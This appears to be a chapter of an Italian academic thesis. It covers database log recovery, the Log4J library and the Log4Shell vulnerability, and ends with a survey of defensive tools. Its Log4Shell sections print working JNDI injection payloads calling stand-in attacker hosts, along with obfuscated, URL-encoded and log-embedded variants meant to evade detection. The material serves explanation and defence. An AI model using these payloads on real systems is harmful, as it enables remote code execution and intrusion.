System Failure: in caso di un system failure, applicando lo stesso algoritmo del transaction failure, vengono rieseguite tutte le transazioni per le quali non si trova il record COMMIT sul log, questo perché erano transazioni attive di cui non si sanno gli esiti.

Adottando la politica no-force (all'atto del commit si scrive solo sul log e non è garantita la scrittura immediata su disco delle modifiche), una transazione T terminata correttamente non ha certezza di aver reso permanenti le modifiche sul disco, pertanto occorre rieseguire gli stessi passi che T aveva fatto durante la sua esecuzione, riscrivendo le after image che si trovano sul log. Nell'esempio seguente viene mostrata la riesecuzione della transazione T1.

| LSN | prevLSN | T | type | PID | before(P) | after(P) |
|---|---|---|---|---|---|---|
| ... | | | | | | |
| 235 | - | T1 | BEGIN | | | |
| 236 | - | T2 | BEGIN | | | |
| 237 | 235 | T1 | UPDATE | P15 | (abc, 10) | (abc, 20) |
| 238 | 236 | T2 | UPDATE | P18 | (def, 13) | (ghf, 13) |
| 239 | 237 | T1 | COMMIT | | | |
| ... | | | | | | |

In entrambi i casi precedenti, non era certo se le pagine fossero state modificate o meno. Infatti, in caso di una transazione abortita non è detto che alcune o tutte le pagine siano state effettivamente scritte su disco, come non è detto che in caso di transazione commited alcune pagine debbano ancora essere rese permanenti. Come conseguenza di ciò avvengono riscritture inutili che causano inefficienza. Per evitare di riscrivere le after image delle pagine modificate da tutte le transazioni che hanno eseguito commit, il Buffer Manager adotta il seguente accorgimento: quando una pagina P è modificata da una transazione T viene generato il log record al quale viene assegnato il proprio LSN; viene quindi scritto l'LSN nel page header della pagina P, insieme al PID. Si veda la figura.

Pagina P15 su disco

| Page Header | PID | LSN |
|---|---|---|
| | P15 | 293 |

| LSN | prevLSN | T | type | PID | before(P) | after(P) |
|---|---|---|---|---|---|---|
| ... | | | | | | |
| 237 | ... | T1 | UPDATE | P15 | (abc, 10) | (abc, 20) |
| 238 | ... | T2 | UPDATE | P15 | (abc, 20) | (ghf, 13) |
| ... | | | | | | |
| 327 | ... | T3 | | P15 | (ghf, 13) | (ghf, 18) |
| ... | | | | | | |

Indichiamo con LSN(P) l'identificativo salvato sul page header della pagina P e

con k l'LSN di un log record relativo alla pagina P: quando la transazione T viene rifatta, se LSN(P) ≥ k allora non è necessario riscrivere la pagina P (cioè non è necessario aggiornare con after image del log record) poiché si è certi che le modifiche di questo record erano già state rese permanenti su disco. Quindi è vero che si leggono tutte le pagine modificate dalla transazione T, ma vengono riscritte solo quelle necessarie. Un discorso analogo, ma applicato all'inverso, può essere fatto in caso di transazione abortita.

Checkpoint: la procedura di restart si occupa di riportare il database in uno stato consistente a fronte di un system failure. Per ridurre i tempi di restart è possibile eseguire periodicamente un "checkpoint", ovvero una scrittura forzata su disco di tutte le pagine modificate.

| LSN | prevLSN | T | type | PID | before(P) | after(P) |
|---|---|---|---|---|---|---|
| 237 | ... | T3 | UPDATE | P15 | ... | ... |
| 238 | ... | T2 | UPDATE | P18 | ... | ... |
| 239 | ... | T1 | UPDATE | P17 | ... | ... |
| 240 | ... | T1 | COMMIT | | | |
| 241 | ... | T2 | COMMIT | | | |
| 242 | | | CKP | | | |
| 243 | ... | T3 | UPDATE | P19 | ... | ... |

L'esecuzione del checkpoint viene registrata sul log grazie al record CKP che comprende la tabella delle transazioni attive e la tabella delle pagine "sporche". Il record di checkpoint contiene informazioni diverse dai record visti prima, questo è inevitabile, poiché per riuscire a capire quali informazioni sono state salvate e quali no, il record checkpoint necessita di informazioni aggiuntive, come appunto, le transazioni attive e le pagine sporche (così in caso di System Failure sa esattamente quali pagine e quali transazioni deve controllare). In questo modo se la transazione T ha eseguito il commit prima del checkpoint si è sicuri che T non debba essere rifatta, poiché si è certi che le pagine della transazione T siano state scritte su disco.

## 3.2 Apache Log4J

Log4J è una libreria Java della Apache Software Foundation per la gestione dei log in ambiente Java. Vista l'ampia diffusione di applicazioni complesse e articolate, negli ultimi anni è diventato sempre più importante tracciare la loro esecuzione mediante la scrittura di log. Al crescere delle dimensioni di un determinato programma la quantità e la gestione dei messaggi diventa sempre più ardua; in casi limite possono, perfino, insorgere problemi di prestazioni dovuti all'accumularsi di un numero eccessivo di log. Tool come Log4J aiutano a organizzare meglio questo lavoro, consentendo allo sviluppatore di controllare quali tipologie di log vengono emesse con granularità arbitraria. È completamente configurabile in fase di esecuzione utilizzando file di configurazione esterni, inoltre è progettato per essere affidabile, veloce, semplice da comprendere e facile da utilizzare.

Quasi tutte le applicazioni di grandi dimensioni includono le proprie API di log; basandosi su questa affermazione il progetto europeo SEMPER, agli inizi del 1996, ha deciso di sviluppare una propria API di tracciamento. Dopo innumerevoli cambiamenti, miglioramenti e versioni si è giunti a Log4J, un popolare pacchetto di logging per Java. Questa libreria è diffusa sotto l'Apache Software License, una vera e propria licenza open source certificata OSI (Open Source Initiative) e supporta anche i linguaggi C, C++, C#, Perl, Python, Ruby ed Eiffel.

La scrittura di istruzioni di logging all'interno del codice è un metodo scarsamente tecnologico per svolgere il debug, tuttavia risulta essere l'unico modo nei casi in cui i debugger non siano disponibili o applicabili. Solitamente, nelle applicazioni multithread e nelle applicazioni distribuite in generale, l'uso del debug può risultare molto complesso o addirittura non possibile. L'esperienza indica che la possibilità di scrivere messaggi di log e conservarli in luogo sicuro è una componente importante del ciclo di sviluppo. Questo, infatti, fornisce un contesto preciso riguardo all'esecuzione dell'applicazione. Una volta inserite le istruzioni nel codice, la generazione dell'output non richiede alcun intervento umano e può essere

salvato su un supporto persistente per essere analizzato in un secondo momento. Oltre all'utilità nel ciclo di sviluppo, la libreria di log, se sufficientemente ricca di funzionalità, può essere utilizzata anche come uno strumento di controllo.

Nel libro "The Practice of Programming" di Brian W. Kernighan e Rob Pike viene descritta l'importanza dei log [7]:

*"Come scelta personale, tendiamo a utilizzare i debugger solo per ottenere una traccia dello stack o il valore di una o due variabili. Uno dei motivi è che è facile perdersi nei dettagli di strutture dati complesse e nel relativo controllo del flusso; analizzare i passi di esecuzione del programma, lo troviamo meno produttivo rispetto al pensiero critico e l'aggiunta di stampe e punti di uscita in sezioni critiche. Cliccare sulle istruzioni richiede più tempo di mostrare l'output in posti di interesse. Richiede meno tempo decidere dove mettere le istruzioni di stampa, rispetto ad analizzare passo-passo le sezioni critiche del codice, anche supponendo di sapere dove si trovano. Ancora più importante, le istruzioni di debug permangono nel programma, le sessioni di debug sono transitorie."* (tradotto e adattato)

### 3.2.1 Confronto con Log4J 2

Log4J 1 è stato ampiamente adottato e utilizzato in molte applicazioni, tuttavia, nel corso degli anni lo sviluppo su di esso è rallentato. È diventato più difficile da mantenere a causa della sua necessità di essere conforme a versioni molto vecchie di Java e ha terminato il proprio ciclo di vita nell'agosto 2015. L'alternativa a Log4J 1 è Logback che ha apportato molti miglioramenti al framework, tuttavia presentava ancora alcune criticità, risolte con il lancio di Log4J 2. Di seguito vengono riportati alcuni miglioramenti:

- Log4J 1 e Logback perdevano gli eventi durante la riconfigurazione, cosa che non succede in Log4J 2;
- Log4J 2 contiene Logger asincroni in modo che, in scenari multithread, si abbia una velocità dieci volte superiore e una latenza inferiore;

- Log4J 2 è più leggero rispetto alle versioni precedenti; viene, quindi, ridotta la pressione sul garbage collector garantendo maggiore responsività;
- Log4J 2 supporta plugin che rendono facile l'estensione e la configurazione del framework;
- Log4J 2 supporta livelli di log personalizzati che possono essere definiti nel codice o nella configurazione;
- Log4J 2 supporta lambda expression: non sono necessari controlli espliciti e, di conseguenza, si avrà un codice più pulito;
- Log4J 2 supporta message object: gli utenti possono creare i propri tipi di messaggio e scrivere Layout, Filtri e lookup personalizzati per manipolarli;
- Log4J 2 supporta i Filtri per elaborare gli eventi prima che vengano gestiti dal Logger;
- l'Appender accetta un Layout consentendo il trasporto di dati nel formato desiderato;

### 3.2.2 Componenti di Log4J 2

Log4J è composto da quattro componenti principali: Logger, Filter, Appender e Layout. Questi interagiscono tra loro per consentire agli sviluppatori di registrare i log in base al tipo e al loro livello e controllare, in fase di esecuzione, come e dove vengono formattati e riportati.

#### Logger

Il vantaggio più importante di qualsiasi API di log risiede nella capacità di disabilitare determinate istruzioni di log consentendo ad altre di funzionare senza problemi. Questa funzionalità presuppone che le varie istruzioni di log siano classificate in base ad alcuni criteri scelti dallo sviluppatore. In Log4J 1 la gerarchia è mantenuta tramite una relazione tra i Logger; in Log4J 2, invece, viene mantenuta nella relazione tra gli oggetti LoggerConfig.

La seguente tabella definisce i livelli di log di default in ordine decrescente di severità.

| Livello | Descrizione |
|---|---|
| **OFF** | Il livello più alto possibile, viene usato per disattivare i log. |
| **FATAL** | Errore importante che causa un prematuro termine dell'esecuzione. Ci si aspetta che questo sia visibile immediatamente all'operatore. |
| **ERROR** | Un errore di esecuzione o una condizione imprevista. Anche questo deve essere immediatamente segnalato. |
| **WARN** | Usato per ogni condizione inaspettata o anomalia di esecuzione, che però non necessariamente ha comportato un errore. |
| **INFO** | Usato per segnalare eventi di esecuzione (esempio: startup/shutdown). Deve essere segnalato ma poi non mantenuto per tanto tempo. |
| **DEBUG** | Usato nella fase di debug del programma. Viene riportato nel file di log. |
| **TRACE** | Alcune informazioni dettagliate. Ci si aspetta che venga scritto esclusivamente nei file di log. È stato aggiunto nella versione 1.2.12. |

In aggiunta ai livelli indicati, in Log4J 2 è possibile definire anche livelli di log personalizzati.

**Filter**

Oltre alla categorizzazione in base ai livelli di log, Log4J fornisce i filtri che si comportano in modo simile a un firewall in cui ogni filtro può restituire uno tra questi risultati: `Accept`, `Deny`, `Neutral`. Una risposta di `Accept` significa che non devono essere chiamati altri filtri e l'evento può progredire. In caso di `Deny`, l'evento deve essere immediatamente ignorato; infine, se restituisce `Neutral`, l'evento deve essere passato ad altri filtri. In caso di assenza di ulteriori filtri, verrà elaborato.

Sebbene un evento possa essere accettato da un filtro, potrebbe comunque

non essere registrato. Ciò può verificarsi quando l'evento viene accettato dal filtro pre-LoggerConfig, ma viene rifiutato da un filtro LoggerConfig o da tutti gli Appender.

**Appender**

La possibilità di abilitare o disabilitare le richieste in base al loro livello di log è solo una parte della catena. Log4J consente di inviare i log a più destinazioni chiamate Appender. Attualmente esistono appender per console, file, server remoti, demoni syslog remoti e altre API di database. Un appender può essere aggiunto ad un logger, il quale, se non esiste, verrà creato.

**Layout**

Spesso gli utenti, desiderano personalizzare non solo la destinazione di output, ma anche il formato; ciò si ottiene associando un layout ad un appender. Il layout è responsabile della formattazione dei log secondo i desideri dell'utente, mentre un appender si occupa di inviare l'output formattato alla destinazione. Il componente PatternLayout consente all'utente di specificare il formato di output in base a modelli di conversione simili alla funzione `printf`. Ad esempio, i pattern %c, %d, %f e similari, verranno sostituiti con i valori corrispondenti (char, decimale e float).

## 3.3 Vulnerabilità Log4Shell

Il 9 dicembre 2021 è stata riportata una vulnerabilità 0-day, chiamata Log4Shell, che permette l'esecuzione arbitraria di codice in Log4J. In particolare, Minecraft è il programma più noto ad essere stato colpito dalla vulnerabilità: è stato scoperto, infatti, che gli hacker possono eseguire codice sui server e client che utilizzavano la versione java, accedendo a informazioni riservate. Questa vulnerabilità (CVE-2021-44228), è stata definita come "la vulnerabilità più critica dell'ultimo decennio" ed ha costretto gli sviluppatori di numerosi prodotti software a rilasciare

aggiornamenti o fix ai loro clienti. Da quando è stata scoperta la vulnerabilità, i maintainer di Log4J hanno pubblicato due nuove versioni, la seconda della quale ha completamente rimosso la funzione che aveva reso possibile l'exploit.

Log4Shell è un exploit legato alla funzione di "sostituzione messaggi" di Log4J, che permetteva di modificare programmaticamente il log degli eventi inserendo stringhe formattate in modo da richiamare contenuti esterni. Il codice alla base di questa funzione consentiva anche di effettuare ricerche o "lookup" usando URL JNDI (Java Naming and Directory Interface).

Questa funzione ha dato, inavvertitamente, la possibilità a un attaccante di inserire testo contenente URL JNDI pericolosi all'interno delle richieste inviate al software che utilizza Log4J, con la conseguenza di far caricare ed eseguire il codice remoto dal logger.

Log4J produce gli eventi usando TTCCLayout che consente di formare una stringa composta da: orario, thread, categoria e informazioni di contesto. Di default il pattern è il seguente: `%r [%t] %-5p %c %x - %m%n` in cui `%r` stampa il tempo in millisecondi trascorso dal momento dell'avvio del programma, `%t` indica il thread, `%p` la priorità dell'evento, `%c` la categoria, `%x` il contesto diagnostico associato al thread che ha generato l'evento, `%m` è riservato al messaggio associato all'evento, fornito dall'applicazione e `%n` il separatore di linea. Il campo `%m` rappresenta il punto critico attraverso il quale si può sfruttare la vulnerabilità.

La vulnerabilità viene sfruttata quando viene chiamata la funzione `logger.error()` passando come parametro un messaggio contenente un url JNDI (es. `jndi:dns//`, `jndi:rmi://`, `jndi:ldap://`, o altre interfacce JNDI). Nel momento in cui viene passato l'url, il software esegue un lookup JNDI che può provocare l'esecuzione di codice remoto. Di seguito viene mostrato un esempio di codice per sfruttare questa vulnerabilità:

```
package logger;
import org.apache.logging.log4j.LogManager;
```

```
import org.apache.logging.log4j.logger;
public class App {
     private static final Logger logger =
LogManager.getLogger(App.class);
     public static void main(String[] args) {
          String msg = (args.length > 0 ? args [0] : "");
          logger.error(msg);
     }
}
```

Per analizzare l'esecuzione del programma, vengono mostrati alcuni passi di debug: supponendo di aver valorizzato `args[0] = "${jndi:dns://attacker.com/pwnyourserver}"`, il valore della variabile msg assumerà lo stesso contenuto. La chiamata del metodo `log.error()` provocherà l'invocazione del metodo `logMessage` della classe `AbstractLogger`.

```
protected void logMessage(final String fqcn, final Level level, final
Marker  marker, final String message, final Throwable throwable){
  logMessageSafely(fqcn,                level,                marker,
messageFactory.newMessage(message), throwable);
}
```

A sua volta viene invocata la funzione `newMessage` che crea un oggetto messaggio con l'url che gli è stato passato:

```
@Override
public Message newMessage(final String message) {
  final ReusableSimpleMessage result = getStimple();
  result.set(message);
  return result;
}
```

Dopodiché viene chiamato il metodo `processLogEvent` della classe `LoggerConfig` per registrare l'evento:

```
protected void log(final LogEvent event, final LoggerConfigPredicate
predicate){
```

```
  if (!isFiltered(event)){
        processLogEvent(event, predicate);
  }
}
```

Vengono poi eseguite funzioni di append per aggiungere il messaggio al log. A questo punto si giunge alla chiamata del metodo `directEncodeEvent`, quindi a `getLayout().Encode` che formatta il messaggio per il log aggiungendovi il parametro passato (in questo caso l'url malevolo). Attraverso ulteriori passaggi il software esegue il parsing della stringa alla ricerca dei caratteri speciali '$' e '{' per identificare l'url effettivo. Subito dopo tenta di identificare i nomi e i valori separati da ':' o '-'.

Successivamente viene invocata la funzione `resolveVariable` che identifica le variabili tra le seguenti: `{date, java, marker, ctx, lower, upper, jndi, main, jvmrunargs, sys, env, log4j}`.

Una volta identificate, attraverso alcuni passaggi che consentono di verificare il servizio associato alla variabile, viene invocata la lookup corrispondente che causa la valutazione dell'url. Qui viene creata la richiesta che sarà inviata, nel caso in esempio, all'interfaccia jndi per recuperare le informazioni di contesto a seconda dell'url passato. In questo punto l'exploit inizia a prendere forma e, analizzando il traffico con Wireshark si può constatare che viene inviata una query dns all'url fornito.

Qualora l'url sia `jndi:ldap://attacker.com/pwnyourserver`, verranno chiamati i metodi associati al servizio ldap che comporteranno la connessione al servizio e il download di una risposta. Anche in questo caso, analizzando il traffico con Wireshark, si può notare come i bytes catturati vengano visualizzati dal client, portando a termine l'attacco.


### 3.4 Tecniche di offuscamento

Utilizzando i diversi protocolli di Log4J come ldap e rmi e comandi come upper/lower, un utente malintenzionato può creare più combinazioni di stringhe di attacco. Esistono diverse forme di offuscamento utilizzate per impedire il rilevamento, incluso l'uso di stringhe nidificate per richiamare l'interfaccia jndi come: `(${${::-j}${::-n}${::-d}${::-I})`.

Strumenti come Interactsh, consentendo agli aggressori di inviare richieste in cui le intestazioni HTTP contengono stringhe dannose, costruite per indurre l'applicazione ricevente a eseguire la sostituzione del messaggio, a quel punto l'applicazione attiva la vulnerabilità e carica o esegue il codice remoto. Le stringhe dannose possono essere incluse in qualsiasi elemento della richiesta HTTP, questo rende la rilevazione ancora più difficile in quanto sarebbe necessario analizzare l'intero payload. Questo, insieme alle svariate tecniche di offuscamento e considerata la notevole quantità di log presenti in un sistema reale rendono l'analisi estremamente onerosa.

Per questi motivi, in ambienti di grandi dimensioni, si potrebbe decidere di eseguire la rilevazione dei contenuti malevoli solo su alcuni elementi dell'header HTTP, come lo User-Agent o l'url. In questo caso l'analisi richiederà tempi molto inferiori, giungendo però a compromessi; infatti, qualora la stringa dannosa venisse inserita

in un elemento non controllato, l'attacco non verrebbe rilevato. A livello pratico l'offuscamento si può realizzare con url encoding ed interpretazione di comandi java.

Dato che sulla rete internet gli url inviati possono contenere solo caratteri compresi nel set ASCII, grazie alla tecnica dell'url encoding è possibile convertire spazi, e caratteri non ammessi attraverso una codifica. L'url encoding è utilizzato comunemente dai browser per sostituire tali informazioni con il simbolo % seguito da due cifre esadecimali. Un classico esempio è quello in cui lo spazio viene convertito in %20.

Attraverso questa codifica si può trasmettere qualsiasi carattere, anche quelli che sarebbe possibile inviare direttamente (ASCII). Sfruttando questa tecnica i malintenzionati potrebbero eludere i sistemi di rilevamento inviando la stringa: `%24%7B%6A%6E%64%69%3A%64%6E%73%3A%2F%2F%61%74%74%61%63%6B%65%72%2E%63%6F%6D%2F%70%77%6E%79%6F%75%72%73%65%72%76%65%72%7D` che decodificata corrisponde a `${jndi:dns://attacker.com/pwnyourserver}`.

Un'altra tecnica che può essere utilizzata è quella di sfruttare la vulnerabilità di Log4J per eseguire comandi che possano comporre la stringa malevola. All'atto pratico è infatti possibile utilizzare i metodi upper e lower che consentono rispettivamente di trasformare un carattere o una stringa in maiuscolo o minuscolo. Di seguito mostriamo alcuni esempi anche con altri metodi:

Esempio 1: Obscured Schema (lower/upper)

Input:

`${${lower:${lower:jndi}}:d${lower:ns}://attacker.com/pwnyourserver}`

Output: `${jndi:dns://attacker.com/pwnyourserver}`

Esempio 2: System Variables Inserted

Input: `${$jndi://${env:hostname}.example.com/maliciouspayload}`

Output: `${jndi://ENV_VAR_HOSTNAME.example.com/maliciouspayload}`

Esempio 3: Obscured Schema (Unresolved Variables)

Input: `${jn${env:ENV_NAME:-d}i${env:ENV_NAME:-:}${env:ENV_NAME:-l}d${env:ENV_NAME:-a}p${env:ENV_NAME:-:}//192.0.2.1}:8081/malware}`

Output: `${jndi:ldap://192.0.2.1}:8081/malware}`


Esempio 4: la stringa malevola è contenuta in un log di un webserver


Input: `192.0.2.1 - - [30/Feb/2022:13:37:10 +0000] "GET /?p=${${lower:${lower:jndi}}:ld${lower:ap}://192.0.2.1} HTTP/2.0" 200 5316 "https://example.com/?p=${${lower:${lower:jndi}}:ld${lower:ap}://192.0.2.1}" "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.119 Safari/537.36" "2.75"`

Output: `${jndi:ldap//192.0.2.1}`

Queste due tecniche appena descritte possono essere utilizzate in combinazione, offuscando ancora di più il contenuto malevolo.

Tra i tanti tentativi di attacco analizzati dalla comunità sono stati rilevati anche casi in cui il payload dannoso conteneva stringhe codificate in Base64 e consentivano il download di malware in grado di minare criptovalute.






In questo caso il payload dannoso scarica uno script di PowerShell che avvia l'installazione del malware.

Per semplificare il rilevamento dei tentativi di attacco è possibile utilizzare alcuni software open-source che si occupano di deoffuscare i payload come, ad esempio, Ox4Shell sviluppato da Oxeye. Questi tool prendono in ingresso una stringa offuscata e restituiscono in output la stringa in chiaro eseguendo una trasformazione.

Un'altra possibilità che consente il rilevamento consiste nell'utilizzare una regular expression, tuttavia, a causa delle molteplici possibilità di offuscamento risulterebbe molto onerosa sia da realizzare sia da utilizzare in sistemi reali.

# 4 Metodi di prevenzione, rilevamento e gestione degli attacchi

Non esiste un metodo migliore di un altro per proteggersi dagli attacchi, ma esistendone di vari tipi ognuno è più o meno specifico per una determinata situazione.

Il metodo più semplice è mantenere il software aggiornato partendo dal sistema operativo fino ad arrivare ai programmi applicativi e i loro plugin. Mantenere i software aggiornati, però, non è sufficiente per ritenersi sicuri, per questo vengono in aiuto altri sistemi come antivirus, firewall, anti-spyware e anti-malware.

**Antivirus**

È un software finalizzato a prevenire, rilevare, ed eventualmente rendere inoffensivi codici dannosi e malware per computer. Solitamente non è in grado di proteggere da tutti i tipi di minacce poiché agisce solo su software presenti nel computer in cui è installato. L'antivirus ha vari metodi di analisi, tra cui il controllo delle firme.

La firma di un virus è una sequenza di byte che è comune per alcune tipologie e si presenta all'interno di malware o file infetti. Al giorno d'oggi le firme sono ancora utilizzate per proteggersi dagli attacchi più diffusi, tuttavia non sono più sufficienti perché i creatori di malware utilizzano l'offuscamento per coprire le loro tracce; per questo gli antivirus moderni devono utilizzare metodi di analisi più avanzate. Tramite la firma non possono essere rilevati i malware 0-day in quanto la loro firma non è ancora presente nei database.

Un altro metodo di analisi è la valutazione euristica che permette di rilevare alcuni programmi maligni ancora non noti e affianca il metodo delle firme. Questa analisi può comprendere la scansione della memoria o del codice sorgente in cerca di pattern noti come maligni. Questa tecnologia non sempre garantisce buoni risultati, ma varia in base a come viene implementata. Se impostata ad un livello molto sensibile può portare ad un maggior numero di falsi positivi, diversamente, se troppo permissiva, si rivela inefficace.

Poiché le aziende di antivirus hanno molti clienti sparsi in tutto il mondo ricevono molte informazioni di telemetria che possono essere usate. La maggior parte degli antivirus salva remotamente alcune informazioni che vengono utilizzate per decidere se un file binario osservato da un cliente è maligno o meno. In questo modo se un utente si imbatte in un nuovo genere di pattern l'azienda produttrice dell'antivirus può subito analizzarlo.

Un altro sistema per rilevare se un file è affidabile o meno è eseguirlo in una sandbox e tramite l'analisi della sua esecuzione si può capire se è malevolo. Questo metodo può essere molto preciso, però l'esecuzione all'interno di una sandbox richiede prestazioni e tempi di esecuzione più elevati rispetto agli altri metodi. In questo modo, tramite la sandbox, il file può essere eseguito senza intaccare il sistema principale.

**Firewall**

È un componente hardware o software installato a difesa di una rete. Questo termine in origine si riferiva a un muro destinato a confinare un incendio all'interno di un edificio. Con la diffusione di internet cominciarono a emergere i primi problemi di sicurezza riguardanti gli accessi non autorizzati ad una rete. Una delle prime soluzioni era impostare le ACL (Access Control List) all'interno dei router che consentivano di stabilire quali pacchetti accettare e quali scartare, sulla base dell'indirizzo IP. Questo approccio diventò inutilizzabile quando aumentarono gli host connessi a internet, così vennero introdotti i firewall. La prima generazione filtrava il traffico in base alle informazioni presenti negli header dei pacchetti; questi filtri erano usati spesso all'interno dei router e potevano essere raggirati con la tecnica dell'ip spoofing, inoltre non riuscivano a rilevare le vulnerabilità superiori al terzo livello nel modello OSI. La seconda generazione introdusse la possibilità di salvare e monitorare lo stato di una connessione, quindi si potevano bloccare i pacchetti non appartenenti a nessuna connessione attiva, ma ancora non si garantiva la protezione dai livelli superiori nel modello OSI. Inoltre, erano anche vulnerabili agli attacchi di tipo DoS che puntavano a riempire la tabella dello stato delle connessioni. Queste due generazioni di firewall individuavano le minacce all'interno del traffico sulla base della porta e del protocollo,

così vennero sviluppati gli application firewall in grado di offrire protezione fino al livello 7 del modello OSI.

**IDS (Intrusion Detection System)**

Un IDS è un sistema di rilevamento delle intrusioni e serve a individuare in anticipo attacchi verso un computer o una rete. Questi software possono essere installati direttamente sul sistema che si vuole controllare o su un dispositivo separato. Gli IDS controllano e organizzano tutte le attività di rete per trovare traffico di dati insolito e informare l'utente. In questo modo, l'utente ha la possibilità di reagire ai tentativi di accesso da parte dell'intruso e bloccare tempestivamente questi attacchi. I primi IDS avevano lo scopo di proteggere reti di computer centralizzate; il sistema veniva installato solo sul computer centrale dal quale dipendevano tutti i terminali collegati e su di esso si controllava il traffico dati. Con lo sviluppo dei nuovi terminali autonomi si è stati costretti a installare un IDS su ognuno dei monitoring agent per filtrare il traffico e inoltrare i dati al server centrale che si occupava dell'individuazione degli attacchi. Con l'aumentare delle connessioni alle reti locali è stato necessario cambiare approccio, non più basato su host, ma sulla rete, andando ad analizzare i pacchetti IP. Gli IDS moderni vanno a combinare i due approcci garantendo un maggiore tasso di rilevamento degli attacchi. Questi sistemi hanno un sistema di gestione centrale al quale vengono fornite informazioni attraverso un software basato sia sulla rete che sugli host e sono composti da tre elementi: il monitoraggio dati, l'analisi e la trasmissione dei risultati. Con il *monitoraggio dati* si raccolgono e si filtrano tutti i dati necessari per rilevare gli intrusi. Si tratta dei dati campione, come file di log dei vari computer e informazioni di sistema come numero di connessioni di rete attive o numero consecutivo di tentativi di login. Vengono utilizzate informazioni relative alle connessioni di rete come indirizzo sorgente e destinazione e altre caratteristiche dei pacchetti. Con l'*analisi* si elaborano le informazioni ricevute in tempo reale, infatti, questo processo, può risultare pesante sull'hardware. L'analisi si può basare su due sistemi di classificazione: Misuse Detection o Anomaly Detection. Con la Misuse Detection si tenta di riconoscere tra i dati ricevuti, gli schemi di attacco già noti che

sono salvati in una banca dati aggiornata regolarmente. Nel caso in cui lo schema di attacco non sia presente nella banca dati, non si riesce ad individuare. Con l'Anomaly Detection, invece, si parte dal presupposto che un accesso non autorizzato causi un comportamento del sistema anomalo, quindi si può dare l'allarme quando il carico della CPU o il tasso di accessi alle pagine supera un determinato valore, oppure ci si basa su una successione temporale di eventi. Con questo sistema di classificazione è possibile rilevare nuovi attacchi sconosciuti fino a quel momento, ma si possono ricevere falsi positivi. Nella *trasmissione dei risultati* si informa l'amministratore di rete nel caso in cui sia stato rilevato un attacco o sia stato registrato un comportamento sospetto del sistema. Il grado di pericolosità viene stabilito dal distacco dai valori di norma nel caso in cui si usi l'Anomaly Detection, oppure tramite un controllo basato sulla banca dati se si usa la Misuse Detection.

**IPS (Intrusion Prevention Systems)**

Un IPS è sistema di prevenzione delle intrusioni che va oltre all'IDS. Dopo aver rilevato la possibilità di attacco, questo sistema non si limita a informare l'amministratore, ma attiva delle misure di sicurezza adeguate. In questo modo si evita che passi un intervallo di tempo troppo lungo tra il rilevamento dell'intruso e l'attuazione delle azioni volte a fermarlo. Gli IPS utilizzano gli stessi sensori degli IDS per registrare e classificare i dati di sistema e i pacchetti di rete. L'IPS deve essere configurato in modo preciso per impedire che azioni casuali dell'utente vengano classificate come pericolose e quindi bloccate.

**SIEM**

SIEM è l'acronimo di Security Information ed Event Management ed è una soluzione fondamentale per la sicurezza aziendale. Aiuta i responsabili della sicurezza a mettere in evidenza gli ambiti nei quali è necessario intervenire tramite degli interventi correttivi o migliorativi. Il SIEM è l'unione di due sistemi: il SIM (Security Information Management) che si occupa della raccolta e della gestione dei log non in tempo reale, e il SEM (Security Event Management) che si occupa del monitoraggio e gestione degli eventi che accadono all'interno della rete e nei vari sistemi di sicurezza fornendo

correlazione e aggregazione in tempo reale. Unendo questi due sistemi si possono analizzare i log raccolti per evidenziare eventi o comportamenti di interesse consentendo di rilevare attività anomale. La ricezione dei log può provenire da molte fonti:

- strumenti di sicurezza: IDS (Intrusion Detection System), IPS (Intrusion Prevention Systems), honeypots, firewall;
- dispositivi di rete: router, switch, server DNS, access point;
- apparati: dispositivi degli utenti, server di autenticazione, database.

